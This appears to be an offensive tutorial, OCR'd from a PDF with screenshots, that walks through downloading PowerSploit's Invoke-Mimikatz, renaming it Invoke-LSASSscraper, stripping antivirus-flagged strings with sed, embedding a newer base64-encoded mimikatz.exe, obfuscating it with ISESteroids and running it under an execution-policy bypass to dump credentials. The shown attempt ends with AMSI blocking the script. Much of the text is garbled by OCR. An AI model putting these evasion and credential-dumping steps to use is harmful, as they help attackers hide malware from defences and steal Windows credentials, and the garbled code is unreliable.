#AMSI evasion and clear text password to spike the mimikatz hash#Antivirus evasion activity using set command and ISE sploit module to bypass windows and anti-malware scan and AMSI as well

- Step 1: download Invoke-Mimikatz.ps1 from PowershellMafia: https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1
- Step 2: then substitute all "invoke-Mimikatz" currencies with "invoke-Lsasscraper" inside the invoke-mimikatze.ps1 script:

sed -i -e 's/Invoke-Mimikatz/Invoke-LSASSscraper/g' Invoke-Mimikatz.ps1

- Step 3: remove all comments:
 sed -i -e '/<#/,/#>/c\\' Invoke-Mimikatz.ps1
- Step 4: remove all comment indented
 sed -i -e 's/^[[:space:]]*#.*\$//g' Invoke-Mimikatz.ps1
- Step 5: replace parameters and strings they can picked up by antivirus engine:

sed -i -e 's/DumpCreds/Dump/g' Invoke-Mimikatz.ps1

sed -i -e 's/ArgumentPtr/Obf/g' Invoke-Mimikatz.ps1

sed -i -e 's/CallDllMainSC1/ObfSC1/g' Invoke-Mimikatz.ps1

sed -i -e "s/\-Win32Functions \\$Win32Functions\$/\-Win32Functions \\$Win32Functions
#\-/q" Invoke-Mimikatz.ps1

- Step 5: move Invoke-Mimikatz script and its current form to a windows machine and perform two additional activities
- Step 5.1: Embed an update version of Mimikatz inside our Powershell script
- The PEBytes64 variable in Invoke-Mimikatz.ps1 include an old version of Mimikatz.exe so we need to replace it by a new one.
- **Note:** in the Invoke-Mimikatz.ps1 there is a lot of PEBytes64 variables but we only want to change the value of the one that came diretly after this([System.IO.Directory]::SetCurrentDirectory(\$pwd))


 $[{\tt System.IO.Directory}]:: {\tt SetCurrentDirectory} \ (\$pwd)$

This is the one that we want to replace its value

Don't change the value of this one


So for that, we will use this script, that will generate the new value function Convert-BinaryToString [CmdletBinding()] param ([string] \$FilePath) try {\$ByteArray = [System.IO.File]::ReadAllBytes(\$FilePath);} catch { throw "Failed to read file. Ensure that you have permission to the file, and that the file path is correct"; } if (\$ByteArray) {\$Base64String = [System.Convert]::ToBase64String(\$ByteArray);} else {throw '\$ByteArray is \$null.';} Write-Output -InputObject \$Base64String; Convert-BinaryToString path to mimkatz executable | Out-File C:\Users\malic\Desktop\PEBytes64.txt Administrator: Windows PowerShell ISE (x86) File Edit View Tools Debug Add-ons Help PS C:\Windows\system32> ft ^ Untitled1.ps1* X {
 (mdletBinding()] paran
 try {\$ByteArray = [Syste
 catch { throw "Failed to
 if (\$ByteArray) {\$Base6'
 else {throw '\$ByteArray
Write-Output -InputObjec tring [: ([string] \$FilePath)
m.IO.File]::ReadAllBytes(\$FilePath);}
read file. Ensure that you have permission to the file, and that the file path is correct";}
String = [System.Convert]::ToBase64String(\$ByteArray);}
is \$null.';} Convert-BinaryToString (t \$Base64String: L:\Users\SALLOUM\Desktop\mimikatz.exe | Out-File C:\Users\SALLOUM\Desktop\PEBytes64.txt PS C:\Windows\system32>|

- Then save the file again "obfuscat Invoke-Mimikatz.txt"
- Step 5.2: apply an obfuscation layer on the script to enhance attend of our antivirus capabilities and this pre-obfuscation activities can be done by leveraging the ISE steroid module
- Note: if you don't have the Start-Steroids module run this in Powershell to download it:
 - Install-Module -Name "ISESteroids" -Scope CurrentUser -Repository PSGallery -Force
- copy the content of "obfuscat_Invoke-Mimikatz.txt" into Powershell and then start this module:
 - PS > Start-Steroids (this will convert command to alias and more)



- Then click from Powershell click on:
"tools"->"Obfuscate code"->OK

Note: another file will be created



```
Untitled3.ps1* X Untitled4.ps1*
                                Untitled5.ps1* X
                                                                 ▼ <sub>90</sub>0 📬
Invoke-LSASSscraper
                                                 search
                                                                  0
                                                                  ÷
     function Invoke-LSASSscraper
  2 ⊟{
     [CmdletBinding(DefaultParameterSetName="Dump")]
  3
  4 ⊟Param(
              [Parameter(Position = 0)]
  5
              [String[]]
  6
  7
          [Parameter(ParameterSetName = "Dump", Position = 1]
  8
          [Switch]
  q
          $Dump.
 10
          [Parameter(ParameterSetName = "DumpCerts", Position
 11
          [Switch]
 12
 13
          $DumpCerts
          [Parameter(ParameterSetName = "CustomCommand", Pos-
 14
          [String]
 15
 16
 17
     Set-StrictMode -Version 2
 18
              \/=\/\/====} = {
 19 🖹
               CmdletBinding()]
 20
              Param(
 21 🖃
```

- Then save the file "obfuscat Invoke-Mimikatz.ps1"
- Step 6: Time to test the script "obfuscat_Invoke-Mimikatz.ps1" against windows AMSI:
- activate windows security "Real-time protection"
- open powershell CLI and type :

powershell -ep bypass
Import-Module .\obfuscat_Invoke-Mimikatz.ps1
Invoke-LSASSscraper

And shit we have been captured by AMSI !

PS C:\Users\SALLOUM\Desktop> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\SALLOUM\Desktop> Import-Module .\Obfuscated_Mimo.ps1

At C:\Users\SALLOUM\Desktop\Obfuscated_Mimo.ps1:1 char:1

+ function Invoke-LSASScraper

+ component contains malicious content and has been blocked by your antivirus software.

+ CategoryInfo : ParserError: <:> Il, ParentContainsErrorRecordException

+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

PS C:\Users\SALLOUM\Desktop>